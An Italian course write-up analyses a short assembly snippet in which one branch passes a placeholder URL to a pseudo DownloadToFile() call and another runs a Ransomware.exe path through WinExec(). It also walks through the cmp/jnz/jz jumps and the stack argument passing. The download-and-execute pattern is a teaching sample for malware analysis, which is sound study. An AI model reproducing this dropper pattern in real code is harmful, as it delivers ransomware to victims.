

# S11/L5 - Analisi avanzate: Un approccio pratico

## Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

Spiegate, motivando, quale salto condizionale effettua il Malware.

Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.

Quali sono le diverse funzionalità implementate all'interno del Malware? Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

**Tabella 1**

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

**Tabella 2**

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= <a href="http://www.malwaredownload.com">www.malwaredownload.com</a>
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

**Tabella 3**

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

## Salti condizionali del malware

### jnz (Jump Not Zero):

- o Questa istruzione effettua un salto condizionale se il flag di zero (ZF) è impostato su 0, il che significa che il risultato di un'operazione precedente non è zero.
- o Il salto avviene se la condizione specificata non è soddisfatta.
- o Ad esempio, se la comparazione cmp tra due valori restituisce un risultato diverso da zero, jnz attiverà il salto.

Analizzando il codice vediamo che l'istruzione jnz (jump if not zero) non viene eseguita, in quanto il risultato del cmp tra registro EAX(dal valore di 5) e il valore 5 dà come risultato flag = 1. L'istruzione jnz richiede che il flag sia 0 per poter eseguire il salto.

00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2


### jz (Jump Zero):

- o Questa istruzione effettua un salto condizionale se il flag di zero (ZF) è impostato su 1, il che significa che il risultato di un'operazione precedente è zero.
- o In termini pratici, il salto avviene se la condizione specificata è soddisfatta.
- o Ad esempio, se la comparazione cmp tra due valori restituisce zero, jz attiverà il salto.

Poiché il compare tra ebx e 11 (abbiamo effettuati una sottrazione tra i due valori) produce un risultato pari a zero, lo zero flag viene impostato a 1. Di conseguenza, viene eseguito il salto condizionale jz con destinazione tabella 3.

0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3



Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

## Tabella 2

All'interno della tabella, è evidente come vengono passati i parametri attraverso i registri. In particolare, il nome del sito web ([www.malwaredownload.com](http://www.malwaredownload.com)) è contenuto nel registro EDI. Successivamente, il valore presente in EDI viene passato allo stack utilizzando l'istruzione push. Dopo aver eseguito questa operazione, avviene la chiamata di funzione `DownloadToFile()`.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Quanto segue verrà riportato l'ordine delle operazioni:

1. **mov EAX, EDI:** Copia il contenuto di EDI (che è l'URL [www.malwaredownload.com](http://www.malwaredownload.com)) nel registro EAX.
2. **push EAX:** Mette il valore di EAX (cioè l'URL) sullo stack, che serve a passare i parametri alla funzione.

3. **call DownloadToFile()**: Chiamata alla funzione `DownloadToFile()`. Poiché il valore dell'URL è stato precedentemente passato allo stack.

La funzione `DownloadToFile()` potrebbe essere progettata per scaricare un file da una risorsa online (ad esempio, un URL) e salvarlo su disco.

La funzione `DownloadToFile()` riceverà l'URL come parametro, che molto probabilmente servirà per scaricare un file da quell'URL specifico.

### Tabella 3

Anche qui osserviamo il passaggio dei parametri attraverso i registri. Il contenuto di EDI, che rappresenta l'URL `C:\Program and Settings\Local User\Desktop\Ransomware.exe`, viene copiato nel registro EDX. Subito dopo, il valore di EDX, che ora contiene il percorso del file eseguibile, viene passato allo stack con l'istruzione `push`. Infine, viene chiamata la funzione `WinExec()` che richiamerà il parametro passato precedentemente allo stack.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Quanto segue verrà riportato l'ordine delle operazioni:

1. **mov EDX, EDI**: Copia l'indirizzo contenuto del registro EDI nel registro EDX. L'indirizzo indica (molto probabilmente) il percorso completo di un file eseguibile (`C:\Program and Settings\Local User\Desktop\Ransomware.exe`).
2. **push EDX**: Mette il valore di EDX (il percorso del file eseguibile) sullo stack. Questa operazione è spesso utilizzata per passare parametri alle funzioni.
3. **call WinExec()**: Effettua una chiamata alla funzione `WinExec()`. Questa è una "pseudo funzione" nel senso che il suo codice specifico non è visibile in questa parte del codice sorgente. Tuttavia, il nome suggerisce che la funzione potrebbe essere coinvolta nell'esecuzione di un programma.

La funzione `WinExec()` è una funzione di Windows API che viene utilizzata per eseguire un programma specificato.

`WinExec()` avvierà l'esecuzione del programma specificato, in questo caso, `Ransomware.exe` sul percorso precedentemente visto (`C:\Program and Settings\Local User\Desktop\Ransomware.exe`).

